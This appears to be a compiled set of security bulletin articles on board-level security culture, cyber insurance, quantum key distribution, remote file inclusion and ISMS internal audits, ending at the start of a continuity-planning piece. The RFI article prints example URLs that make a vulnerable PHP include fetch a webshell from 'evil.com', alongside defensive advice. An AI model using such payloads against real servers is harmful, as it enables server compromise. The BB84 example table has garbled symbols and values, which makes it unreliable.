As part of this white paper, a survey conducted on senior executives from around the world with security concerns was found in an article by **Rudolph W.Giulani** "Testing The Defences For Corporate Security". **The Economist Intelligence Unit (2003)**. The finding in this research by Giuliani reveals some interesting inconsistencies in Management thinking on Information Security. The majority of executives for example, believe computer viruses are the most frequent and damaging form of security threat and incident. According to this finding, their believes are only partly right. In reality, theft of proprietary information is much more costly evil. In addition, the findings also mentioned that most security incidents are mostly accidental than deliberate.

Nevertheless, lack of good sources of latest information may be the source of this confusion and mixed remarks. Understanding the threats is one major challenge on one hand, but at the same time developing corporate strategies to counter act these threats is on also another challenge. In the survey by **Rudolph W.Giulani** (2003), he discovered several key issues on interviews conducted with security professionals & strategists, law enforcement agencies and legal authorities:

- **Employees hold the key to Corporate Security but with active involvement of Senior Management.**
- **Organisations must deliver a co-ordinated response internally to a wide range of threats championed by Top Management or CISO.**

Adopting Security Culture

For most organisations, the focus of corporate security has been towards preventing an external threats and breaches. As we have seen, however, many of the damaging security breaches involve employees, unwittingly in most cases. In these circumstances, firewalls alone are not the total answer. "*Security has to become part of the Organisations DNA*" quotes Mr Collins of Nortel Networks.

In recent years, many organisations are making its employees and individuals accountable for security and ensure that multi layered security practices are adopted. Organisations are so caught up with securing the network that they forgot to look at the wider picture. They can all too easily focus on installing and developing advance expensive IT security protection systems but ignore the basic elements of security, which is essential such as HR checks.

In educating and practicing knowledge sharing about IT / cyberspace security, corporate organisations has held on responsibilities more towards creating awareness and competencies in the area of cyber threats and the importance of **prevention**. Management team and Board of directors in large institutions are responsible to create awareness and educate its employees as well as external communities to adapt to a safe security culture. It is a less expensive proposition as compared to IT fix or hardware procurement. However, changing people's behaviour from the top to the bottom of an organisation is difficult, particularly if the board treats security as low priority.

The Board's Calling

In the past, company directors showed limited interest in security matters. Even now security experts say it can take a major incident to spark action and investment from the Board. When this happens, it is usually too late to react and take precautionary counter measures to overcome an attack or threat.

With this attitude, the reflection is then carried lower down the organisational structure with less commitment on acknowledging the importance of corporate security. Unless there is a board level commitment on security within the organisation, its priority will remain way down the ranks in corporate strategies. Although a few directors acknowledged the importance of security, corporate leaders fail to translate an increased interest in security into a risk management exercise and controls.

Company directors will need to actively champion corporate security initiatives if real progress is to be made. Even after recognising the importance, many directors now still delegate key security functions to junior staff that are not equipped with the necessary knowledge and tools to make the right judgements or to enforce the required policies.

Furthermore, most directors are uncertain to who is accountable for which roles. They cannot hope to have an effective information security organisation if they are unclear about what each person is meant to be doing. New corporate governance, laws and regulations are making corporate directors accountable and personally liable for preventable national security failures. Recognising this, it is believed that there is a widespread of ignorance amongst top board members of critical organisations of how much they are personally accountable for a this failure.

Directors will be subjected to fines and in extreme cases be imprisoned to illustrate the importance of the responsibility and accountability on security issues particularly that may affect the national interest and safety. In Malaysia, the regulatory act that is applicable to this accountability falls under Malaysian Company’s Act. Board Members also have to demonstrate due diligence in protecting the cyberspace or any related information security from threats, either from internally or externally.

Board of Directors are not likely to object any new laws and regulations if they are able to demonstrate that they have taken the necessary steps and precautions to prevent threats and incidence to the Organisation and undertake a coherent policy plan to safeguard it from attacks. Board also needs to create an open communications link with the people that hold the responsibility for ensuring security within the organisation. It is noted as a norm that security professionals in this era seldom work together with the board. When this occurs, usually frustration starts to set in and neither party will benefit in the end.

Failures of Communication between the board of directors and the functional security heads are one of the biggest obstacles to delivering a coherent response to organisational threats. Board of Directors need to be enthusiastic in demanding for more information on all aspect of security and install appropriate action plan to ensure they receive it.

Who is in charge here?

Board of Directors should be able to identify the key participants of its internal information security. It is usually a norm that the IT department within an organisation are the responsible unit to execute such responsibility and physical security should be handled by another business unit.

In addition, cultural barriers are often the cause for the widening of uncertainty for Information Security. For example, IT personnel come from a technical background

Insuring Against Cyber Crime –


Despite the limitations of traditional insurance products in protecting against cyber crime, just 8% if British Companies have specific IT insurance according to a recent survey conducted by the UK Government. More than half either had no coverage at all for the damage arising from IT security breaches, or had no idea whether they were covered. The rest of the world lags behind USA when it comes to buying specialist insurance cover, according to David Powell of AON, a Chicago based insurance broker and risk management Specialist.

Unpleasant surprises await corporations relying on traditional insurance cover when they want to claim for damage caused by Network security breaches. Insurers have started to put in exclusions for “intangibles” which include break-ins via the internet”, says Mr Powell. As a result, corporations are left exposed. An executive at a large international investment bank says insurers “wriggle” each time there’s security crime, and that their policies have “too many caveats to make it worthwhile”.

whereas physical security staff is often ex-service personnel. Considering hackers and threats often exploits weaknesses in corporate security to gain access to corporate networks, these barriers and uncertainties are serious issues that need to be considered.

However, the over reliance on IT department by Board members to make security decisions can also lead to expensive mistakes. With the empowerment to purchase and acquire expensive technology solutions for increasingly irrelevant problems, more often than not these decisions will lead to wastage of resources and money. In relation to counter measures and protection against cyber crime, insurance is one of the necessary medium of protection for corporate security to consider.

Percentage responsibility of departments on Information Security



Source: The Economist; "Facing up the challenges of Corporate Security". (2003)

Is there a need?

Specialists' insurers now cater for the threat posed by worms, hacking and other electronic attacks, however. For example, a "Cyber Liability" policy from the Lloyds of London Certificate Hiscox will cover incidents such as Defamation via E-mail. "Most Policies wouldn't cover that type of cyber-liability", claims Neil Bolton, an underwriter with Hiscox. In addition, their hacker policy covers damage to data, network information or the period of 'downtime' when a company can't trade following an attack on its network.

The research group Gartner reckons that by 2005, \$900m worth of insurance will be sold annually for revenue lost from Hacking. Presently the premium is \$4000 for every \$1m loss. The jury is still out, on how effective these policies really are. Appendix B (<http://www.tennant.com/p-cyber.php>) in this report is an article that explains areas of which any cyber risk insurance should cover.

Case Study 1

Source: *The Economist*; "Testing The Defences" (2003) pg. 11

Conclusion- Practising what is preached

Putting policy into practice is usually a challenge for larger organisations in terms of achieving its goals and strategic objectives. In an organisation, a scheme needs to be raised to create and establish corporate Information security awareness in its day to day operations. The focus is more towards people rather than technology because practising what has been set out by people only involves people to accomplish them.

Therefore, the only way to make sure the culture is mobilised is via top management and Board of Directors support & involvement. One of the examples that could accomplish this goal is to create awareness to personnel of the importance of corporate information security internally by distributing a short video clips for example to each individual covering security aspects.

Security training is not necessary seen by employees as a burden. The impact on staff training in company Information security policy has been very positive as awareness is built in into the induction sessions for newcomers. Each new personnel or staffs are given a handbook on corporate security in which IT and network securities are included. Key security issues are outlined and then signed off by newcomers as a way to acknowledge acceptance of these security culture.

In addition, screen savers on staff laptop are also another viable option to convey the culture and message on

corporate security. Employees are shown what measures to take with the protection of a classified living document or information i.e. encryption or password protection down to eventual distribution & destruction.

It is also noted that in recent years, the initiative to build security awareness into management training are very favourable. Large organisations now mostly has implemented a regulation for all employees (including Top Management) to compulsory conduct virus checking, no disclosure of passwords as well as locking screens when leaving workstations. This will instil the cultural attitudes of protecting data and information from the top management to personnel right down the organisation.

This is to indicate that the information and classified data are valuable to the organisation as well as individuals within the organisation. For a more secure flow of information and data internally, Potential new personnel as well as partners have to undergo an independent risk assessment exercise to prevent breach in information flow. The Information security and its safety aspects has to be built in at the top level because it is always more costly to realise its importance at the end.

Hence, without the active participation of Senior Management or Board of Directors in encouraging a safe and protected information and data security in their organisations, these organisations are very much "exposed" and vulnerable to any sort of Cyber threats and attacks either internally or externally. In order to ensure that they are protected from these threats, Board members and top management must first practise and adapt the culture of protecting information and critical data themselves and educate its personnel lower down the organisation. Without these commitments by Top Level Management, organisations will not achieve their objectives in securing its important data and information.

References

1. Rudolph W.Giulani "Facing the challenges of Corporate Security". *The Economist Intelligence Unit* (2003) pg. 7
2. Rudolph W.Giulani ; "Testing the Defences" (2003) pg.7-13. *Economic Intelligence Report*.
3. Tennant Risk Services; "Cyber Risk : An Introduction" (2006) in <http://www.tennant.com/p-cyber.php>.

Quantum Cryptography: An Introduction

Introduction

The main purpose of Quantum Cryptography is to solve the key distribution problem, which occurs in the traditional Public Key Cryptography. Public Key Cryptography depends on computational difficulties and certain mathematical functions, whereas Quantum Cryptography relies mainly on quantum mechanics. This is the field where cryptography merges with modern physics. Two properties of quantum mechanics used in Quantum Cryptography are the uncertainty principal and the quantum entanglement. Both are based on the fact that quantum systems will be disturbed if any kind of measurement is performed towards them.

Quantum Cryptography or also known as Quantum Key Distribution (QKD) is used as an assurance to secure the communication of a key between sender and receiver. This system allows two parties to create and distribute a key which can be used to encrypt and decrypt messages. Its main characteristic is the ability of the two communication parties to detect the presence of a third party who wishes to acquire knowledge of the key. The third party trying to eavesdrop on the transmission of the key must in some way intercepts the communication medium. Therefore, causing detectable disorder to the medium.

Brief History

The idea of quantum cryptography was first introduced by Stephen Wiesner in the early 1970s. He wrote a paper introducing the concept of quantum conjugate coding entitled "Conjugate Coding". This paper was rejected by the IEEE Information Theory, but was later published in the newsletter for Association for Computing Machinery Special Interest Group (SIGACT News) in 1983.

A year later, the first quantum cryptography protocol was presented by Charles H. Bennett and Gilles Brassard. This protocol is known as BB84. Arthur Ekert then presented a new quantum key distribution protocol based on entangled states in 1991. He named it as E91. These two classical models will be discussed further in this article.

Basic Concept




Figure 1: Basic Concept of Quantum Cryptography System.

Quantum Cryptography is only applied in the *Key Distribution* part. It is not used in the *Cryptosystem* process. The basic concept for this system is explained in figure above (Figure 1).

At the *Sender's* part, the Quantum State Generator produces the key. This key will be supplied to the Encryption Algorithm for the encryption process.

Ciphertext produced from this process will be transmitted through a *Standard Communication Channel*; telephone or internet, whereas the key will be transmitted through a *Quantum Communication Channel*; optical fiber or free space. To ensure this system is unbreakable, the key distribution part uses photon (particles/waves of light) known as qubits to carry the key, and the intrinsic quantum properties (to measure the quantum state of any system, it is impossible not to disturb the system).

A third party known as *Eavesdropper* who wants to acquire knowledge of the ciphertext and the key, will try to intercept these communication channels. The activity of extracting information from the quantum communication channel will cause an unavoidable disturbance to the medium. Therefore, both sender and receiver will detect the presence of eavesdropper.

At the *Receiver's* end, *Quantum State Detector* will receive the key. It will then supply the key to the *Decryption Algorithm* for the decryption process and the receiver can obtain the *Plaintext*.

BB84 Protocol

BB84 protocol uses photons polarization state to transmit information. The usual polarization states used are either the rectilinear basis (\leftrightarrow) of vertical (0°) polarization state (\uparrow) and horizontal (90°) polarization state (\rightarrow), or the diagonal basis (\otimes) of 45° polarization state (\nearrow) and 135° polarization state (\nwarrow).

Assume two people want to communicate securely, the sender is Alice and the receiver is Bob. The key that Alice wants to communicate to Bob is '100100011' with bit '0' encoded in the rectilinear basis (\leftrightarrow) as horizontal polarization state (\rightarrow), and bit '1' encoded in the diagonal basis (\otimes) as 135° polarization state (\nwarrow). These representations are shown in table below (Table 1). At the same time, she also generates a random polarization bases and sends it to Bob through the quantum channel.

Bit \ Basis	0	1
Rectilinear Basis (\leftrightarrow)	\rightarrow	\rightarrow
Diagonal Basis (\otimes)	\nearrow	\nwarrow

Table 1: Representation for bit '0' and bit '1'.

At the receiver's end, Bob must also randomly select a sequence of bases either rectilinear basis (\leftrightarrow) or diagonal basis (\otimes) to measure the sequence of photons sent by Alice. Since Bob does not know the polarization states Alice used for her bases, his choice may not match hers. Sometimes he will choose the correct basis, and gets the correct polarization state, or at other times he will choose a wrong one. If Bob's basis matches Alice's basis, Bob will measure the same polarization state as what Alice sent, but if their basis does not match, Bob will not get the correct measurement. For instant, if Alice sends \nearrow and Bob measures using \otimes , he will automatically detect that Alice sends \nearrow , but if Bob measures using \leftrightarrow , he will either assume that Alice sends \uparrow or \rightarrow .

To eliminate the false measurement, Alice and Bob begin a public discussion via the standard communication channel. Bob broadcast only the bases he used to measure each received photons sent by Alice. Alice then proceeds to advice Bob whether the bases used for each photon are the same or not. The basis which was used wrongly during the photon measurements will be discarded. Both Alice and Bob can then agree on which polarization state should be bit '0' and bit '1'. Example of the process explained above is shown in table below (Table 2).

Alice's key	1	0	0	1	0	0	0	1	1
Alice's random polarization basis	\leftrightarrow	\otimes	\leftrightarrow	\otimes	\leftrightarrow	\leftrightarrow	\otimes	\leftrightarrow	\leftrightarrow
Alice's photon polarization state	\uparrow	\nearrow	\rightarrow	\nwarrow	\rightarrow	\rightarrow	\nearrow	\uparrow	\uparrow
Bob's random polarization basis	\leftrightarrow	\leftrightarrow	\otimes	\otimes	\leftrightarrow	\otimes	\otimes	\otimes	\leftrightarrow
Bob's photon polarization state	\uparrow	\rightarrow	\nearrow	\nwarrow	\rightarrow	\nearrow	\nearrow	\nwarrow	\uparrow
Public Discussion	✓			✓	✓		✓		✓
Shared secret key	1			1	0		0		1

Table 2: Example of Quantum Cryptography Process.

Suppose if Eve as the eavesdropper wants to intercept the sequence of photons sent by Alice, she must also randomly select a sequence of bases either rectilinear basis (\leftrightarrow) or diagonal basis (\otimes) for the measurement task. Eve will face the same problem as Bob initially had, which is half the time she will choose the wrong bases. Unlike Bob, Eve has no advantage of discussing whether the bases used by her are correct or not. Furthermore, if Eve's basis is different from Alice's, Eve will change the polarization state and transmits it to Bob. The problem occurs when Bob measures using the same basis as Alice. He should be getting the same polarization state as Alice, but instead he gets the wrong result. When this happens, both Alice and Bob can automatically sense that their communication medium has been intercepted.

Figure 2 explains the general understanding of this BB84 Protocol. The top figure shows the condition when Bob uses the same basis as Alice, the middle figure shows when Bob uses a wrong one, and the last figure shows the condition when Eve intercept the quantum communication channel using different basis compared to Alice.




Figure 2: BB84 Protocol.

E91 Protocol

E91 protocol uses entangled pairs of photons. In this protocol, it relies on two properties of entanglement. Let's consider the same situation as above, Alice and Bob want to communicate securely.

First, if both Alice and Bob measure whether their particles have vertical polarization state (↑) or horizontal polarization state (↔), therefore they will get the same answer with 100% probability. This property is known as a perfectly correlated entangled state. The application will be the same if we measure it using diagonal basis. However, the particular results are completely random. This means that Alice or Bob may have problem to predict if they will get vertical polarization state or horizontal polarization state, or diagonal basis (45° polarization state (↗) and 135° polarization state (↘).

Second property describes that attempts made by any eavesdroppers will destroy these correlations which can allow for Alice and Bob to detect.

References

1. **Quantum Cryptography**
http://en.wikipedia.org/wiki/quantum_cryptography
2. **Quantum Key Distribution: Introduction**
Presentation by Dr. Mohamed Ridza Wahiddin from MIMOS Berhad
International Cryptology Workshop and Conference 2008
3. **The Key Distribution Problem**
By Carolina Moura Alves, Adrian Kent
<http://cam.qubit.org/articles/crypto/quantum.php>
4. **Quantum Key Distribution – Current State of the Technology and Prospects in the Near Future**
By Karl Vestgote
Department of Electrical Engineering,
Institute for Systemteknik

Web Apps Security : Remote File Inclusion (RFI)

Introduction

Remote file inclusion or commonly known as RFI is a form of attack where the attacker tries to inject their own code inside the web applications. If an attacker successfully achieves this, they will be able to execute any code they wish on the web server. Although, this attack can be considered as an old threat, but the widely use of RFI currently has a greater impact which leads to the compromised web servers to become botnet.

Causes

For instance, a piece of vulnerable PHP code would look like this:

```
include($page . '.php');
```

This line of PHP code is then used in URLs like the following:

```
http://www.example.com/index.php?page=archive
```

Because the \$page variable is not specifically defined, an attacker can insert the location of a malicious file into the URL and execute it on the target server as in this example:

```
http://www.example.com/index.php?page=http://www.evil.com/shell.php?
```

The include() function above instructs the server to retrieve shell.php from the remote server and run its code. This is possible because PHP allows the user to load both remote and local content with the same functions. The code sample above does not perform any checks on the content of the \$page variable, it blindly passes it to the function. Because the original piece of code appended .php to the file it would try to fetch the following URL

```
http://www.evil.com/shell.php.php
```

As the attacker unable to recognize the original code might append, they put a question mark at the end of the URLs. This makes the script fetch the intended file, with the appended string as a parameter (which is ignored by the attacker's script):

```
http://www.evil.com/shell.php?.php
```

This allows the attacker to include any remote file of his choice simply by editing the URL. Attackers commonly

include a malicious PHP script called a webshell, also known as a PHP shell. A webshell can display the files and folders on the server and can edit, add or delete files, among other tasks. Scripts that send Spam are also very common. Potentially, the attacker could even use the webshell to gain administrator-level, or root, access on the server.

Recommendation

Preventing remote file includes flaws takes some careful planning at the architectural and design phases, through thorough testing. In general, a well-written application will not use user-supplied input in any filename for any server-based resource (such as images, XML and XSL transform documents, or script inclusions), and will have firewall rules in place preventing new outbound connections to the Internet or internally back to any other server. However, many legacy applications will continue to have a need to accept user supplied input.

Among the most important considerations are:

- Use an indirect object reference map. For example, where a partial filename was once used, consider a hash of the partial reference. Instead of:

```
<select name="language">
  <option value="English">English</option>
```

Use

```
<select name="language">
  <option value="32363a384a5aa4fad6fa73e2f506ecfd">
    English</option>
```

- Consider using salts to prevent brute forcing of the indirect object reference. Alternatively, just use index values such as 1, 2, 3, and ensure that the array bounds are checked to detect parameter tampering.
- Use explicit taint checking mechanisms, if your language supports it. Otherwise, consider a variable naming scheme to assist with taint checking:

```
$hostile = &$_POST; // refer to POST variables,
not $_REQUEST
$safe['filename']= validate_file_
name($hostile['unsafe_filename']);
// make it safe
```

- Therefore, any operation based upon hostile input is immediately obvious:


```
WRONG: require_once($_POST['unsafe_filename'] .  
        'inc.php');  
RIGHT: require_once($safe['filename'].'inc.  
        php');
```

- Do not trust user input. Strongly validate them using “accept known good” as a strategy.
- Add firewall rules to prevent web servers making unnecessary new connections to external web sites and internal systems. For high value systems, isolate the web server in its own VLAN or private subnet.
- Check any user supplied files or filenames taken from the user for legitimate purposes, which cannot obviate other controls. Otherwise be obviated, tainting could include user supplied data in the session object, avatars and images, PDF reports, temporary files, and so on.
- Consider implementing a chroot jail or other sand box mechanisms such as virtualization to isolate applications from each other.
- PHP: Disable allow_url_fopen and allow_url_include in php.ini and consider building PHP locally to not include this functionality. Very few applications need this functionality and thus these settings should be enabled on a per application basis.
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and streams functions (stream_*) are carefully vetted. Ensure that the user input is not supplied any function which takes a filename argument, including:

```
include() include_once() require() require_  
once() fopen() imagecreatefromXXX() file()  
file_get_contents() copy() delete() unlink()  
upload_tmp_dir() $_FILES move_uploaded_file()
```

- PHP: Be extremely cautious if data is passed to exec() shell_exec() system() eval() passthru() or ` (the backtick operator).
- With J2EE, ensure that the security manager is enabled and properly configured and that the application is demanding permissions appropriately.
- With ASP.NET, please refer to the documentation on partial trust, and design your applications to be segmented in trust, so that most of the application exists in the lowest possible trust state possible.

References

http://www.owasp.org/index.php/Top_10_2007-A3
http://en.wikipedia.org/wiki/Remote_File_Inclusion
<https://blog.honeynet.org.my/?p=10>
<http://lwn.net/Articles/203904/>



Information Security Management System (ISMS) Internal Audit

Introduction

Information Security Management System (ISMS) is an approach to protect and manage information based on systematic business risk approach, to establish, implement, operate, monitor, review, maintain and improve information security. Why does organization need to protect and manage information? It is because information is valuable asset to organization. Thus, it needs to be appropriately protected. Without protection, information can lose its confidentiality, be modified without our knowledge, be deleted or lost irreparably and be made unavailable.

If an organization plans to be certified against ISO/IEC 27001:2005 ISMS, it needs to conduct a full cycle of activities in the Plan-Do-Check-Act (PDCA) process. One of the processes in PDCA cycle is internal audit exercise. The exercise can assist the organization in preparing for the certification audit by ISO auditors.

ISMS internal audit can be conducted in four phases;

- Selecting appropriate audit team
- Planning and scheduling the audit
- Conducting audit
- Conducting Follow up audits

Selecting Appropriate Audit team

ISMS audit team leader shall form up an internal audit team who will be conducting the ISMS audit. The audit team members should be qualified personnel with the following criteria:

- Designated internal auditor for the organization; or
- ISMS subject matter expert who are ISMS ISO 27001:2005 Lead auditor certified

Apart from the technical set, the ISMS internal auditors shall also possess these personal attributes.

- be ethical i.e. be faithful sincere and honest.
- be open-minded i.e. willing to consider alternative ideas or point of view.
- be diplomatic i.e. tactful in dealing with people.
- be observant i.e. actively aware of physical surroundings.
- be technically competent in implementation

The auditors should be having the following roles and responsibilities which shall include but not limited to:

- organize the audit effectively.
- collect information through effective interviewing, listening, observing and reviewing documents, records and data.
- maintain confidentiality and security of information.

- prepare the audit report.

Planning and Scheduling Audit

The purpose of the planning is for the auditors to schedule and organize the internal audit exercise where an audit plan will be prepared by the audit team leader.

The ISMS audit plan should cover objective, scope, audit criteria, date, time, roles and responsibilities, the audit methodology and allocation of appropriate resources to the areas to be audited.

The plan has to be approved by the management and communicated to all staff within the organization. It is important for the schedule to be agreed by both auditors and auditees. The audit plan will be distributed to audit team members and auditees for arrangement of the audit exercise.

Conducting Audit

Upon agreeable by both auditors and auditees on the audit schedule, the internal audit begins. The audit will involve all staff within the organization without prejudice depending on the scope determined.

The audit shall start with an opening meeting and end with a closing meeting. Apart from auditors and auditees, the meetings should also be attended by management representatives.

Opening meetings

The purposes of opening meeting are:

- to reconfirm the audit plan
- to brief on how the audit activities will be undertaken
- to confirm the communication channels
- to provide opportunity for the auditees to ask questions prior to the audit exercise to be carried out.

Audit exercise

The audit will be conducted in two parts; documentation audit and implementation audit.

Both the audit parts (documentation and implementation) would be covered each time the audit is conducted.

a) Documentation audit

The documentation audit will allow the auditors to gain an understanding of ISMS in the context of the organization's security policy, objectives and approach to risk management. The documentation audit includes documentation review and must be completed before the implementation audit begins.

The audit team shall review all the documents related to ISMS which shall include but not limited to:

- The security policy statement
- ISMS scope definition
- All procedures and controls supporting ISMS
- Risk assessment report
- Risk treatment plan
- All procedures regarding planning, operations and effective control of information security processes
- All records confirming conformity and effectiveness of ISMS operation.
- Statement of Applicability

The results of documentation audit will gauge the readiness for the implementation audit to be carried out. If the auditors feel that the results are not sufficient then the implementation audit is most likely to be postponed.

b) Implementation audit

The Implementation audit will generally cover;

- Confirmation of the organization's compliance with its own policies, objectives and procedures.
- Confirmation of the ISMS' compliance with all ISO/IEC 27001 requirements and of its attainment of the organization's policy objectives (includes checking that the organization has a system of processes in place to cover the requirements)
- Assessment of information security related risks that has been prepared
- The approach to risk assessment that has been implemented including risk identification, risk assessment, risk treatment and the choice of control objectives and controls for risk treatment
- Statement of Applicability
- Performance monitoring, measuring, reporting and reviewing against the objectives and targets of the ISMS implementation
- Management responsibility for the information security policy

Closing meeting

The audit team leader will prepare the agenda of closing meeting. The purposes of the closing meeting are:

- To present the audit findings and conclusion
- To solve disputes in the audit findings
- To agree upon the time frame for the corrective and preventive actions plan

Audit report

The audit team leader is responsible for the preparation and contents of the audit report. The audit report will be presented to the information security management forum of the organization. The audit report should be complete and accurate.

The audit report should comprise the following;

- Identification of audit team leader and member
- The audit criteria
- The audit findings (nonconformity)
- The audit conclusions
- Recommendations for the audit findings

Conducting Follow up audits

Based on the findings produced by the internal audit team, the organization needs to take action on all the recommendations provided by the auditors in order to eliminate non-compliance resulting from the implementation and operations of the organization. The corrective actions to be taken will also help to prevent recurrence. The corrective actions shall include the following:

- Identification of non-compliance in implementation or operations;
- Identification of the causes for non-compliance;
- Determination of the actions required to eliminate re-occurrence;
- Definition and implementation of the required corrective action;
- Results obtained by the corrective action;
- Review of the corrective action.


Upon reviewing the implemented corrective actions, the organization is now able to gauge its readiness to have the ISO auditors to come in.


ISMS internal audit plays an important role in ensuring organizations to achieve ISO/IEC 27001 certification. This audit is not just a mandatory requirement for ISMS but it also acts as a corrective mechanism for managing and improving ISMS. Finally, it is crucial for organizations to have a competent internal audit team before they decide for ISO certification.


References

ISO/IEC 27001:2005


ISO/IEC 27002:2005

 http://en.wikipedia.org/wiki/Information_security

 <http://www.hantsfire.gov.uk/>

 <http://www.dionach.com/case-study-iso-27001-audit.asp>

BCM: Key Steps For A Successful Plan Testing & Exercising



Introduction

Business Continuity Management (BCM) is an on-going, living program that consists of several interdependent and reiterative projects as depicted in Figure 1. In this article, we will discuss on "Testing & Exercising" and key steps for a successful plan testing and exercising within an organization.

